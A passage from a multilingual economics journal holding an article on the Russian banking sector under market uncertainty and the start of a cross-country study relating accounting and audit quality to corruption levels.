тиімді үйлестіруді қамтамасыз ететін, әртүрлі құрылымдар, орталық және аймақтар арасында, әртүрлі банктер арасында міндеттер

мен міндеттердің оңтайлы бөлінуін анықтайтын бірыңғай стратегияны әзірлеу қажеттілігі бар екенін көрсетеді.

Түйінді сөздер: банк секторы, банктер, банк бизнесі, цифрлық банкинг.

THE SITUATION IN THE RUSSIAN BANKING SECTOR IN THE CONTEXT OF GROWING UNCERTAINTY IN THE FINANCIAL MARKET

Parusimova N.I.

Orenburg State University , Orenburg, Russia

e-mail: parusimni@mail.ru

Modern challenges caused by external and internal factors on the part of the economy increase the growth of uncertainty in the Russian financial market. These challenges have determined the need to study the situations and trends in Russian banking at the present stage in the context of the need to transition to new digital technologies in the field of passive and active banking operations. It is noted that there is a need for further transformation of banking products, building new bank relationships with customers, stimulating the growth of capitalization of the banking sector of the Economy. The paper substantiates proposals to increase the investment activity of various Russian banks, which can become a catalyst for the growth of the real sector of the Economy. Building new relationships with clients leads to the need for further transformation of banking and the transition to new working methods, which are accompanied by new contradictions in the bank's relationship with the client, new challenges to traditional relationships and traditional business models. At the same time, the transition to new forms of the bank's relations with customers should be smooth and differentiated without drastic changes. An analysis of the situation on the banking market shows that in modern conditions there is a need to develop a unified strategy that will ensure effective coordination of the efforts of various departments, legislative bodies and other participants in the banking market, determine the optimal distribution of responsibilities and tasks between different structures, the center and regions, between different banks.

Keywords: banking sector, banks, banking business, digital banking.

Введение. На тему анализа современного состояния банковского бизнеса в условиях роста неопределенности, значительного падения спроса и снижения деловой активности существует множество работ [1-6]. В них исследуются пути обеспечения доступа к кредитованию отраслей, которые станут драйверами экономического роста. Обсуждаются вопросы цифрового банкинга, инвестиционной привлекательности, конкурентоспособности, капитализации банковского сектора экономики в современных условиях. По мнению российских ученых на ситуацию в банковском бизнесе повлияли: экономический кризис, пандемия, падение доходов, волатильность валют, ограничения в бизнесе, динамика процентной ставки, переход к цифровым технологиям.

Внедрение цифровых технологий вызвал спрос на дистанционное обслуживание, на разработку новых цифровых сервисов и новых комплексных продуктов, на модернизацию отношений банка с потенциальными клиентами.

Здесь также нужно рассмотреть влияние фактора неопределенности на развитие банковского сектора не только России и других государств СНГ. В по-

следнее время также множество трудов ученых посвящено проблеме роста неопределенности на финансовых рынках, хотя в каждой стране это влияние имеет свои национальные особенности, которые определяют уровень и качество предоставляемых банковских услуг, операций и продуктов в зависимости от развитости их банковского рынка. Одной из таких работ, заслуживающих внимание является монография казахстанского ученого, д.э.н., профессора Садвокасовой К.Ж. под названием «Влияние роста неопределенности на развитие банковской деятельности в Казахстане: теория и практика», где дан большой анализ влиянию фактора неопределенности на развитие банков второго уровня в современных условиях.

В частности, автор справедливо отмечает, что «вопросы развития банковской деятельности в условиях роста неопределенности приобретают особую актуальность, так как деятельность банков должна быть направлена на управление и предотвращение, и снижение последствий возможных и непредвиденных рисков при выполнении различных банковских операций и услуг и обеспечение экономической без-

опасности, финансовой устойчивости и стабильности. Важность принятия управленческих решений в области финансовой, банковской, коммерческой и предпринимательской деятельности, а также других видов деятельности заключается в необходимости учитывать влияние неопределённых факторов и рассматривать все возможные последствия альтернатив выбора. Деятельность банков, являясь частью экономических отношений, определяется её содержанием и степенью развитости товарно-денежных отношений. Чем выше уровень этих отношений, тем разнообразнее и содержательнее становится банковская деятельность, находящаяся на современном этапе под влиянием политических факторов, господствующей идеологии, модели экономического развития, принятой в обществе, что формирует среду неопределённости [8,с.9].

Материалы и методы. Ряд учёных стран СНГ и РК утверждают, что современные кризисные явления в экономике и финансовой сфере демонстрируют неспособность господствующих теоретических построений дать ответы на новые требования жизни. Непредсказуемость самих финансовых кризисов, сдвигов в ценообразовании (например, на нефтепродукты), неспособность найти пути решения глобальных проблем человечества (например, сближение уровней развития богатых и бедных стран) и многие другие нерешённые проблемы – яркие свидетельства разрыва между теорией и практикой [11, с. 33]. Все это обуславливает необходимость исследовать дальнейшее развитие банковской деятельности в условиях роста неопределённости. Поэтому гипотеза исследования базируется на предположении, что рост неопределённости оказывает существенное влияние на устойчивое развитие банковского сектора как в России, так и странах СНГ.

Для этого были использованы следующие методы: диалектический метод, абстрактно-логический метод, методы сравнения, научный анализ первоисточников, раскрывающих сущность теории неопределённости на разных этапах развития экономики.

Для этого необходимо выяснить основные положения теории неопределённости. Появление теории неопределённости стало важным новшеством в науке. Основоположниками данной теории считается Ричард Кантильон – ирландский экономист и коммерсант (1680-1734), а также немецкий учёный Тюнен И. (1783-1850). Заслуга первого заключается в том, что он первым ввёл понятие «предпринимательство», а предпринимательский доход рассматривал как плату за успешность в условиях неопреде-

лённости. Тюнен И. впервые разделил понятие риска на предсказуемый и непредсказуемый и связал доход предпринимателей с непредсказуемым риском.

Наибольшая заслуга в развитии теории неопределённости принадлежит американскому учёному-экономисту Фрэнку Хайнеману Найту (1895-1973), который в своей знаменитой работе «Риск, неопределённость и прибыль», изданной в 1921 году также выделил два вида риска – предсказуемый и непредсказуемый [19]. При этом доход предпринимателя он увязал именно с непредсказуемым риском. По его мнению, предсказуемый риск – это просчитываемый риск, когда вероятность неудачи поддаётся оценке и страхованию и её последствия можно рассчитать. Неопределённость – это непредсказуемый риск в состоянии полного отсутствия информации о возможном будущем и этот риск не может быть заранее застрахованным. По его мнению, прибыль предпринимателя есть плата именно за действия предпринимателя в условиях неопределённости.

Надо отметить, что теория Найта Ф. была первой в рамках неоклассического направления, так как он впервые ввёл понятия неопределённости, информационного вакуума и нерационального поведения экономических агентов. Также считается, что он сделал следующие открытия в науке – провёл разделение между страхуемыми рисками и нестрахуемой неопределённостью. А саму нестрахуемую неопределённость связал с быстрыми экономическими переменами. Американский экономист положил начало изучению рисков в контексте совершенной конкуренции. Согласно его работам, совершенная конкуренция, при которой известны все условия рынка, а также доступна информация обо всех его участниках, в чистом виде существуют только в теории, на практике существуют различные факторы неопределённости. Анализ данного понятия Найта Ф. строил на различии «риска» и «неопределённости». По его мнению, неопределённость неизмерима, а риск – это измеримая неопределённость. Также, риск – это объективная вероятность, а неопределённость – субъективная.

По определению учёного, неопределённость является количественной вероятностью группировки вариантов будущего. При этом риски можно определить, посчитать и застраховать, а неопределённость – не страхуема.

Банковская деятельность как совокупность банковских продуктов, банковских услуг и операций представляет собой сложный многообразный процесс, реализуемый в рамках банковской систе-

мы, подчиняясь единым правилам ведения операций. Результатом эволюционного развития функции финансового посредничества стала трансформация обменного банка с минимальным числом операций и видов услуг в сфокусированный универсальный банк, представляющий инвестиционно-гарантийный (виртуальный) бизнес.

Процесс динамичного развития общества определяет потребность в изменениях функций банков, их адаптации к новым реалиям общественной жизни. Дальнейшая интернационализация банковского бизнеса и финансовая глобализация существенно изменили саму природу банковской деятельности, превратив её многоотраслевой банковский бизнес, став, отчасти, причинами её современной нестабильности и появлению новых банковских рисков в условиях нестабильности.

Основная цель коммерческого банка заключается в получении прибыли от инвестирования средств вкладчиков посредством принятия приемлемого размера риска, обеспечивающего его способность отвечать по своим обязательствам. Таким образом, банковская деятельность в условиях роста неопределённости – это деятельность банковских учреждений по предотвращению и снижению последствий возможных и непредвиденных рисков и обеспечению экономической безопасности, устойчивости и стабильности.

Результаты и обсуждения. Актуальной проблемой развития банковского сектора продолжает оставаться рост капитализации как за счет внутренних, так и за счет внешних источников.

В связи с этим на сегодня на первый план выходят следующие результаты обсуждения:

- Как повысить интерес инвестирования в капиталы российских банков?
- Какова экономическая сущность капитализации?
- Есть ли перспективы капитализации банковского сектора посредством внешних источников или надо делать акцент на внутренних способах роста капитализации?

Кроме этого российское научное сообщество широко обсуждает проблемы функционирования малых банков:

- Роль и место малых банков в структуре БС;
- Пути укрепления ресурсной базы банков и определение рыночных ниш, занимаемых малыми банками;
- Способы взаимодействия разных видов банков на

межбанковском рынке.

Неадекватная организация банковского сектора не позволяет удовлетворять потребности реального сектора, обуславливает риски разбалансированности, неустойчивости. До последнего времени развитием банковского сектора никто не занимался, кроме него самого. Монетарные власти сосредоточили внимание на повышении устойчивости банков, их прозрачности, на очищении от недобросовестных игроков. Целями деятельности Банка России эта функция не предусматривалась. В РФ до сих пор нет единой государственной политики в отношении банковского сектора экономики, которая бы определяла будущую в создании концепции развития банковского сектора траекторию его развития и позволила решать накопившиеся проблемы.

Анализ ситуации на банковском рынке показывает, что в современных условиях возникла потребность в разработке единой стратегии, которая обеспечит эффективную координацию усилий различных ведомств, законодательных органов и других участников банковского рынка, определит оптимальное распределение ответственности и объемов задач между различными структурами, центром и регионами, между различными банками.

Поскольку в данный момент невидимая рука рынка в банковском секторе не справляется с целями долгосрочного развития, то необходимо государственное регулирование этой отрасли экономики и определения будущей модели развития банковского дела. Важна проработка в едином русле, в рамках одной стратегической линии правовых актов, касающихся банковского сектора и обеспечение их реализации на одних базовых принципах.

Следует повысить вклад российских банков в обеспечение экономического роста, который пока остается незначительным [3,4,7,8]. Хотя поддержанию кредитной активности способствовали меры по смягчению денежно-кредитной политики Банка России во время пандемии, а также регуляторные меры, которые позволили банкам сохранить капитал, однако кредиты реальному сектору носят краткосрочный характер и направлены на пополнение оборотных средств. Использование банковских кредитов нацелено не на рост производства и инвестиций, а на снижение кредиторской задолженности, пополнение ликвидности, и увеличение финансовых вложений.

Доля долгосрочных кредитов составляет всего 5% в валовом внутреннем продукте, с одной стороны,

из-за ограниченности долгосрочных ресурсов, а с другой, - существующая система рефинансирования не побуждает банки расширять долгосрочное кредитование.

Инструменты рефинансирования Банка России однодневные РЕПО, расчетные внутриведенные кредиты и кредиты овернайт ориентированы под основных операторов межбанковского кредитного рынка и носят краткосрочный характер.

На наш взгляд, в многоуровневом механизме рефинансирования банков должен быть долгосрочный инвестиционный продукт с приемлемой ценой на создание новой стоимости. Источником для создания этих инвестиционных продуктов могут стать средства стабфонда, а также оптимальное территориальное и отраслевое размещение банковских ресурсов.

Выводы. В настоящее время ситуация на рынке капитала характеризуется следующим:

- Крупные банки макроуровня располагают избыточными ресурсами, но не направляют их в банки мезо уровня в силу сдерживания конкуренции и отсутствия рекомендаций собственников в лице госструктур.
- Банки мезо и микроуровня составляют большую

часть банковской системы, но не располагают долгосрочными ресурсами, адекватными потребностям своих клиентов.

- Банк России не имеет мотивов для более широкого использования своей ресурсной базы в инвестиционном кредитовании экономики через систему банков разных уровней.

Таким образом, многоуровневая система рефинансирования может стать инструментом эффективного и сбалансированного развития банковского сектора экономики.

Реализация программы многоуровневой банковской интеграции позволит:

- 1) Банку России увеличить долю активов, используемую для кредитования российских банков, а следовательно, и российской экономики;
- 2) банкам макроуровня - эффективно и надежно размещать избыточные резервы;
- 3) банкам микро и мезо уровня - укрепить свою ресурсную базу и увеличить капитализацию;
- 4) хозяйствующим субъектам - получить доступ к долгосрочным инвестиционным ресурсам на привлекательных для них условиях.

Литература

1. Андрушин С.А. Плавающий курс рубля и кредитование экономики: воспроизводственный подход // Банковское дело. - 2016. - № 9. - стр.6-15
2. Кравец Л.Г., Подходы к оценке доступности банковских кредитных услуг и ее влияние на уровень финансовой стабильности банковского сектора / Л.Г. Кравец, С.В. Потапова // Вестник Саратовского государственного социально-экономического университета. - 2017. - №1. - стр.42-46
3. Лаврушин О.И. Новые явления в развитии кредита и институциональной структуре банковского сектора // Банковское дело. - 2017. - № 2. - стр.14-19
4. Кредитные отношения в современной экономике [Электронный ресурс] : монография / под ред. О. И. Лаврушина, Е. В. Травкиной; О. И. Лаврушин [и др.]. - Москва : КНОРУС. - 2020. - ISBN 978-5-406-07834-1. - 354 с. - Загл. с тит. экрана. [Электронный источник](#)
5. Мехряков В.Д. Банковский сектор России: основные тенденции развития в 2019 году // Банковское дело. - 2020. - № 3. - стр.4-6
6. Марков М.А. Банк России и развитие реального сектора экономики // Банковское дело. - 2020. - № 6. - стр.34-38
7. Минин А.С. Будущее банков в цифровой экономике // Банковское дело. - 2018. - № 4. - стр.10-12
8. Садвокасова К.Ж. Влияние роста неопределенности на развитие банковской деятельности в Казахстане: теория и практика: Монография. - «ТОО Полиграфический центр «Индиго Принт». - Астана. - 2022. - 156 с.
9. Парусимова Н. И., Кроливецкая Л. П., Кроливецкая В. Э. Кредитные отношения российских банков с заемщиками реального сектора экономики // Интеллект. Инновации. Инвестиции. - 2019. - № 6. - стр. 75-87.
10. Парусимова Н. И. Трансформация кредитных отношений // Финансовые рынки и банки. - 2019. - № 3. - стр.6-8

11. Гриценко А.А. Финансово-экономическая архитектура – методологическое основание поиска путей преодоления современного кризиса // Грани экономики. - 2009. - № 02.- стр. 30-34.

12. Найт Ф.Х. Риск, неопределенность и прибыль / пер. с англ. М.Я. Каждана. – М.: Изд-во «Дело», 2003. – 360 с.

References

1. Andrjushin S.A. Plavajushij kurs rublja i kreditovanie jekonomiki: vosproizvodstvennyj podhod // Bankovskoe delo. - 2016.- № 9.- str.6-15

2. Kravec L.G., Podhody k ocenke dostupnosti bankovskih kreditnyh uslug i ee vlijanie na uroven' finansovoj stabil'nosti bankovskogo sektora /L.G. Kravec, S.V. Potapova // Vestnik Saratovskogo gosudarstvennogo social'no-jekonomicheskogo universiteta. -2017. -№ 1.- str.42-46

3. Lavrushin O.I. Novye javlenija v razvitii kredita i institucional'noj strukture bankovskogo sektora // Bankovskoe delo. - 2017. - № 2.- str.14-19

4. Kreditnye otnoshenija v sovremennoj jekonomike [Jelektronnyj resurs] : monografija / pod red. O. I. Lavrushina, E. V. Travkinnoj; O. I. Lavrushin [i dr.]. - Moskva : KNORUS. - 2020. - ISBN 978-5-406-07834-1. - 354 s.- Zagl. s tit. jekrana. Jelektronnyj istochnik

5. Mehrjakov V.D. Bankovskij sektor Rossii: osnovnye tendencii razvitija v 2019 godu // Bankovskoe delo. - 2020. - № 3.- str.4-6

6. Markov M.A. Bank Rossii i razvitie real'nogo sektora jekonomiki // Bankovskoe delo. - 2020. - № 6.-str.34-38

7. Minin A.S. Budushhee bankov v cifrovoj jekonomike // Bankovskoe delo. - 2018. - № 4. - str.10-12

8. Sadvokasova K.Zh. Vlijanie rosta neopredelennosti na razvitie bankovskoj dejatel'nosti v Kazahstane: teorija i praktika: Monografija. - «TOO Poligraficheskij centr «Indigo Print», Astana, 2022.-156 s.

9. Parusimova N. I., Kroliveckaja L. P., Kroliveckaja V. Je. Kreditnye otnoshenija rossijskih bankov s zaemshhikami real'nogo sektora jekonomiki // Intellekt. Innovacii. Investicii. - 2019. - № 6. - str. 75-87.

10. Parusimova N. I. Transformacija kreditnyh otnoshenij // Finansovye rynki i banki. -2019. - № 3. - str.6-8

11. Griценко А.А. Финансово-экономическая архитектура – методологическое основание поиска путей преодоления современного кризиса // Грани экономики. - 2009. - № 02.- стр. 30-34.

12. Найт Ф.Х. Риск, неопределенность и прибыль / пер. с англ. М.Я. Каждана. - М.: Изд-во «Дело»/- 2003.- 360 с.

Сведения об авторе

Парусимова Н.И.- доктор экономических наук, профессор кафедры банковского дела и страхования Оренбургского государственного университета, г.Оренбург, Россия, e-mail: parusimni@mail.ru

Information about the author

Parusimova N.I. - Doctor of Economics, Professor of the Department of Banking and Insurance, Orenburg State University, Orenburg, Russia, e-mail: parusimni@mail.ru

БУХГАЛТЕРЛІК ЕСЕП ЖӘНЕ СЫБАЙЛАС ЖЕМҚОРЛЫҚ: ЕЛАРАЛЫҚ ТАЛДАУ

С. Рейдолда*, А.К. Алпысбаева, Б.Н. Жабытай, К.Б. Байдаирова

Қ.Құлажанов атындағы Қазақ технология және бизнес университеті АҚ, Астана, Қазақстан,

e-mail: sau_1981@mail.ru

Мақаланың мақсаты бухгалтерлік есеп пен аудиттің сапасы мен сыбайлас жемқорлықтың болжамды деңгейі арасындағы байланысты зерттеу. Бұл байланыс бухгалтерлік есеп, аудит және сыбайлас жемқорлық сапасын өлшеу үшін жалпыға қол жетімді деректерді пайдалана отырып, еларалық талдау жүргізу арқылы зерттелді. Біздің болжамдарымызға сәйкес, бухгалтерлік есеп пен аудиттің сапасы елдегі болжамды сыбайлас жемқорлық деңгейімен айтарлықтай байланыстың бар екендігін дәлелдейді. Зерттеудің нәтижелері неғұрлым ашық есептілігі бар елдердің болжамды сыбайлас жемқорлық деңгейі төмен екенін және елдегі болжамды сыбайлас жемқорлық деңгейі бухгалтерлік есеп пен аудит сапасын жақсарту арқылы төмендетілуі мүмкін екенін көрсетеді. Зерттеу барысында Дириенцо және Трейсманнның регрессиялық моделдері қолданылды. Елдегі бухгалтерлік есеп пен аудиттің сапасы елдегі сыбайлас жемқорлық деңгейіне әсері Дириенцонның регрессиялық моделіне BIG 4 мен PAGE енгізу арқылы және Трейсманнның моделінде есептеліп, бухгалтерлік айналымылардың әр түрлі елдердегі сыбайлас жемқорлықты түсіндіру үшін маңызды екендігі тексерілді. Практикалық нәтижелер бухгалтерлік есеп пен аудит стандарттарын жетілдіру арқылы қаржылық есептіліктің ашықтығын арттыра отырып, елдердің болжамды сыбайлас жемқорлық деңгейін төмендету алатынын көрсетеді.

Түйін сөздер. бухгалтерлік есеп жүйелері, аудит, сыбайлас жемқорлық, қаржылық есептіліктің бұрмалануы, аудит сапасы, қаржылық есептілік.

БУХГАЛТЕРСКИЙ УЧЕТ И КОРРУПЦИЯ: МЕЖСТРАНОВЫЙ АНАЛИЗ

Рейдолда С*, Алпысбаева А. К., Жабытай Б. Н., Байдаирова К. Б.

Казахский университет технологии и бизнеса им.К.Кулажанова, Астана, Казахстан,

e-mail: sau_1981@mail.ru

Цель статьи изучить взаимосвязь между качеством бухгалтерского учета и аудита и предполагаемым уровнем коррупции. Эта связь была исследована путем проведения межстранового анализа с использованием общедоступных данных для измерения качества бухгалтерского учета, аудита и коррупции. Согласно нашим прогнозам, качество бухгалтерского учета и аудита свидетельствует о существенной связи с предполагаемым уровнем коррупции в стране. Результаты исследования показывают, что страны с более прозрачной подотчетностью имеют более низкий прогнозируемый уровень коррупции и что прогнозируемый уровень коррупции в стране может быть снижен за счет улучшения качества бухгалтерского учета и аудита. В исследовании использовались регрессионные модели Дириенцо и Трейсмана. Влияние качества бухгалтерского учета и аудита в стране на уровень коррупции в стране было рассчитано путем включения BIG 4 и PAGE в регрессионную модель Дириенцо и в модель Трейсмана, чтобы проверить, важны ли бухгалтерские переменные для объяснения коррупции в разных странах. Практические результаты показывают, что страны могут снизить прогнозируемый уровень коррупции за счет повышения прозрачности финансовой отчетности за счет улучшения стандартов бухгалтерского учета и аудита.

Ключевые слова. системы бухгалтерского учета, аудит, коррупция, искажение финансовой отчетности, качество аудита, финансовая отчетность.

ACCOUNTING AND CORRUPTION: CROSS-COUNTRY ANALYSIS

Raidolda S*, Alpysbaeva A.K., Zhabytai B.N., Baidairova K.B.

Kazakh University of Technology and Business named after K. Kulazhanov, Astana, Kazakhstan,
e-mail: sau_1981@mail.ru

The purpose of the article is to study the relationship between the quality of accounting and audit and the estimated level of corruption. This relationship was investigated by conducting cross-country analysis using publicly available data to measure the quality of accounting, auditing, and corruption. According to our forecasts, the quality of accounting and auditing proves the existence of a significant relationship with the alleged level of corruption in the country. The results of the study show that countries with more transparent reporting have a lower level of projected corruption, and the level of projected corruption in the country can be reduced by improving the quality of accounting and auditing. The study used DiRienzo and Treisman regression models. The impact of the quality of accounting and auditing in the country on the level of corruption in the country was calculated by introducing BIG 4 and PAGE in DiRienzo's regression model and in Treisman's model, and it was verified that accounting variables are important to explain corruption in different countries. Practical results show that countries can reduce the level of projected corruption by increasing the transparency of financial statements by improving accounting and audit standards.

Keywords. accounting systems, audit, corruption, falsification of financial statements, audit quality, financial statements.

Кіріспе. Аудит және бухгалтерлік есеп стандарттары лауазымды билікке ие тұлғалардың этикаға жат, заңсыз немесе орынсыз тәсілдермен әрекет ету қаупін азайта отырып, қаржылық ақпаратты ашық етуге бағытталған. Бухгалтерлік есеп және аудит стандарттарының мақсаттарының бірі акционерлердің қалауымен ұйым басшыларының заңсыз іс-әрекет жасауын болдырмау болып табылады.

Сыбайлас жемқорлық бүкіл әлемдегі елдерге әсер ететін маңызды жаһандық проблема ретінде сипатталды. Сонымен қатар, сыбайлас жемқорлық тікелей шетелдік инвестициялар мен экономикалық өсуді төмендетеді, білім беру және денсаулық сақтау салаларына инвестицияларды азайтады және жемқорлық деңгейі аз елдермен халықаралық келісім-шарттар жасасу кезінде қолайсыз жағдайға душар етеді. Сонымен қатар, сыбайлас жемқорлық кейбір үкіметтердің дұрыс жұмыс істей алмауына ықпал ете отырып, салық салу арқылы алынған кірісті азайтады. Сыбайлас жемқорлық саяси жүйеге деген сенімді және қоғамдағы тұлғааралық сенімді төмендетеді. Сыбайлас жемқорлықтың алғашқы зерттеулері сыбайлас жемқорлықтың қоғамға әсерін анықтауға бағытталған болса, кейінгі зерттеулер сыбайлас жемқорлықтың себептерін зерттеуге бағытталған. Сыбайлас жемқорлықтың детерминанттарын түсіну арқылы қоғам сыбайлас жемқорлықпен қалай күресуге және оған қарсы тұруға болатындығын түсіндіреді. Жақында жүргізілген зерттеулер көптеген субъектілердің сыбайлас жемқорлық деңгейіне, соның ішінде протестантизм деңгейіне, Британдық басқару тарихына, Экономикалық даму деңгейіне, импорт деңгейіне, федералды басқару жүйесін пай-

далануға әсер ететіндігі туралы дәлелдер келтірілді [1], ақпараттың қол жетімділігі [2], кірістерді бөлу мен Үкіметтің мөлшеріндегі теңсіздік, Хофстедтің зерттеуі мәдени құндылықтар [3], экономикалық бостандық [4], және бәсекелестік [5]. Шынында да, көптеген айнымалылар сыбайлас жемқорлық деңгейіне әсер ететіні көрсетілген.

Қаржылық есептіліктің бұрмалану табиғаты өте күрделі, өйткені бұрмалану қаржылық есептіліктегі сәйкессіздіктің түріне және бұрмалау мақсаттарына байланысты орын алады. Қаржылық есептіліктің бұрмалануының құқықтық, бухгалтерлік, салықтық және этикалық астары бар. Осыған байланысты бұрмалауға келесідей ерекше сипаттар тән: өзге адамды алдау бойынша ымыраласқан іс-әрекет; қаржылық есептілік ақпараттарын тұтынушыларына белгілі бір зиян келтіру; бұрмалау әдістері – бухгалтерлік есеп стандарттарының ережелерін қасақана дұрыс емес қолдану немесе абайсызда қателік жіберу.

Жалпы бұрмалауды теориялық тұрғыдан қарастыратын болсақ, қаржылық есептілік тұтынушыларына зиян келтіретіндігі анықталған, алайда оның басқарушылық емес сипаты қарастырылмаған. Қаржылық есептілікті бұрмалау дегеніміз есептілік ақпараттарының ішкі және сыртқы тұтынушыларын адастыру немесе материалдық құндылықтарды ұрлау мақсатында алдын ала ымыраласа отырып жасалған іс-әрекетті айтамыз. Қаржылық есептіліктің бұрмалану табиғатын сипаттай отырып, оған тән келесі белгілерді атап айтуға болады: орындаушы субъекті, жүзеге асыру мақсаты, жүзеге асыру әдісі, бұрмалау түрлері [6].

Бұл мақалада біз әртүрлі елдердің деректерін пайдалана отырып, еларалық талдау жүргізілген. Бухгалтерлік есеп пен сыбайлас жемқорлық арасындағы байланысты елдер бойынша эмпирикалық түрде зерттеу керек. Сыбайлас жемқорлықты түсіндіретін модель құру қарастырылмайды, өйткені әдебиеттерде сыбайлас жемқорлықтың күрделілігін ескере отырып жасалған модельдер өте көп [7]. Белгілі бір елдегі сыбайлас жемқорлық пен бухгалтерлік есеп сапасының арасындағы байланыс зерттелген және дәлелденген. Атап айтқанда, бухгалтерлік есеп сапасының екі өлшемі мен сыбайлас жемқорлық арасындағы байланысты зерттей отырып, бұл көрсеткіштер өзара байланыстың бар екенін анықтаймыз. Содан кейін бухгалтерлік есеп пен аудит көрсеткіштерін және экономикалық даму көрсеткіштерін қолдана отырып, сыбайлас жемқорлық моделін құрамыз, экономикалық дамуды бақылау кезінде сыбайлас жемқорлықты түсіндіру үшін бухгалтерлік есептің екі маңызды көрсеткішін анықтаймыз. Сыбайлас жемқорлық пен бухгалтерлік есеп арасындағы байланысты одан әрі тексеру үшін әдебиетте бар сыбайлас жемқорлықтың екі моделін алып, оған бухгалтерлік есеп сапасының көрсеткіштерін қосу арқылы сыбайлас жемқорлықты түсіндіруге қосымша мүмкіндіктер беретіні анықталды. Бұл маңызды жаңалық, өйткені зерттеуіміз көрсеткендей, бухгалтерлік есеп пен аудиттің жетілдірілген жүйелері сыбайлас жемқорлықты аз қабылдаумен байланысты болса, онда үкіметтер бухгалтерлік есеп пен аудит стандарттарын жетілдіру арқылы сыбайлас жемқорлық деңгейін төмендетуі мүмкін, осылайша салынған инвестицияларды ынталандыру арқылы олардың іскерлік ахуалын жақсартуға, сондай-ақ жалпы өнімділік пен ЖІӨ арттыруға болады.

Қазіргі заманғы бухгалтерлік есептің негізгі мәселелерінің бірі – қаржылық есептіліктің бұрмалануы және ол аз зерттелген өзекті мәселе. Өйткені мұндай мәселе мықты қоғамдық кәсіби бірлестіктер қалыптасқан дамыған елдерде де кездеседі. Ал Қазақстан Республикасында мықты қоғамдық кәсіби бірлестіктер дамымаған, сонымен қатар ауқымды сыйбайлас жемқорлықты ескерсек, қаншама кәсіпорындар қаржылық есептілік мәліметтерін бұрмалауға әрекет ететінін аңғару қиын емес [8]. Қаржылық есептілік ақпараттарын тұтынушылардың қабылдаған шешіміне ықпал еткенімен қатар, бұрмалаушылық салық базасын азайту, мемлекеттік тендерлерге қатысуға да ықпал етеді. Қаржылық есептіліктің бұрмалануын зерттеудің негізгі мақсаты экономиканың тұрақты дамуын қалыптастыру

үшін кәсіпорындарды көлеңкелі экономикадан шығара отырып, оның қаржылық-шаруашылық қызметі туралы шынайы ақпараттарды тұтынушыларға ұсыну және тиімді инвестициялық шешімдерді қабылдау болып табылады [9].

Бұрмалау салдарынан қаржылық есептілік мәліметтерінің шынайылығы төмендейді, нәтижесінде есептілік ақпараттарына байланысты тәуекелділік туындайды, мемлекеттік емес экономика секторының ашықтығы мен жариялылығы төмендейді, мемлекеттік бақылау тиімділігін нашарлатып күрделендіреді. Осыған байланысты зерттеліп отырған тақырыптың өзектілігі есептіліктің бұрмалануының алдын алу міндетін туғызады.

Тақырыпты зерттеудің негізгі мақсаты – қаржылық есептіліктің бұрмалануының себебі мен оған ықпал ететін факторларды анықтау және бұрмалаудың алдын алу жолдарын қарастыру болып табылады. Мақсатқа сәйкес келесі міндеттердің шешілуі қарастырылды:

- 1) Қаржылық есептіліктің бұрмалану табиғатын зерттеу;
- 2) Қаржылық есептіліктің бұрмалануының тәуекелділік факторларын анықтау;
- 3) Бұрмалаудың алдын алу жолдарын қарастыру;
- 4) Бухгалтерлік есеп сапасының екі өлшемі мен сыбайлас жемқорлық арасындағы байланысты зерттеу.

Материалдар және әдістер. Әдебиеттерде бар сыбайлас жемқорлықтың екі моделін қарастырдық және маңыздылығын тексеру үшін бухгалтерлік есеп пен аудит айнымалыларын қостық. Дириенцо және Трейсман ұсынған екі модельді қарастырдық.

Дириенцоның сыбайлас жемқорлықты түсіндіру моделі экономикалық еркіндікке, белгілі бір мәдени факторларға және ақпаратқа қол жеткізуге бағытталған. Дириенцоның зерттеуі цифрлық ақпаратқа қол жетімділікті кеңейту сыбайлас жемқорлықты төмендететінін көрсетуге бағытталған. Модель барлық басқа айнымалыларды басқарушы ретінде пайдаланады. Дириенцо моделіне енгізілген басқару айнымалыларының қысқаша түсіндірмесін ұсынамыз [2, 322б].

Биліктің біркелкі бөлінбеуі және билік басындағы адамдарда басым биліктің болуы салдарынан қоғамдағы халықтың билікті сынауға және оған күмәндануға бейім келеді. Бұл билік басындағыларға өздерінің мемлекеттік жағдайын жеке басының пайдасы үшін оңды-солды пайдаланбауға әсер етеді.

Екіншіден, қоғамның индивидуализмі сыбайлас жемқорлықпен кері байланысты болады. Бұл қоғамның жеке жетістіктер мен жауапкершілікке жоғары мән беруінің нәтижесі болып саналады. Индивидуалистік қоғамда адамдар не істейтініне жауап береді, ал ұжымдық қоғамда жеке адамдар өздерінің жеке әрекеттері үшін аз жауап береді. Үшіншіден, өктем қоғамда ақша мен билікке үлкен мән беріледі [10], осыдан билік пен байлықтың өсуіне әкелетін сыбайлас жемқорлық әрекеттері туындайды, Хофстедтің белгісіздігінен аулақ болудың мәдени құндылығы сыбайлас жемқорлықпен байланысты, өйткені белгісіздіктен аулақ болатын қоғамдағы адамдар күтпеген жағдайларда өздерін жайлы сезінбейді. Бұл өзіндік белгісіз жағдайларға, мысалы, билік-

ке қарсы тұрудан бас тартуға әкеледі. Дириенцо моделінде қолданылатын айнымалылар 1-кестеде сипатталған.

Дириенцоның пікірінше экономикалық ақпаратқа қол жеткізу факторлары сыбайлас жемқорлыққа ықпал етеді. Сонымен қатар, біз елдердегі бухгалтерлік есеп пен аудиттің сапасы сыбайлас жемқорлық деңгейіне әсер етеді деп санаймыз. Мұны тексеру үшін біз Дириенцоның регрессиялық моделіне BIG 4 мен PACE көрсеткіштерін енгіземіз және әр түрлі елдердегі сыбайлас жемқорлықты түсіндіру үшін бухгалтерлік айнымалылардың маңызды екендігін тексереміз, модельдер үшін ең кіші квадраттар әдісімен әдеттегі бағалаудың нәтижелері 1- кестеде келтірілген:

Кесте 1 – Модельде қолданылатын сыбайлас жемқорлыққа әсер ететін факторлар

Айнымалы	Сипаттамасы
PDI қуат қашықтығы	Қоғамның аз ықпалды мүшелерінің биліктің біркелкі бөлінбегенін мойындау дәрежесін білдіреді. Басқаша айтқанда, билік қашықтығы қоғамдағы ізбасарлардың теңсіздік пен билікті қалай қолдайтынын көрсетеді (Дириенцо және т.б., 2007).
IDW индивидуализм	Жеке тұлғалардың топтарға интеграциялану дәрежесіне жатады. Индивидуализм тұрғысынан жеке адамдар арасындағы байланыс әлсіреді. Индивидуализмге қарама-қарсы ұжымшылдық болып табылады, онда адамдар күшті, біртұтас топтарға бірігеді. Индивидуализм сөзі мемлекетке емес, топқа қатысты (Дириенцо және т.б., 2007).
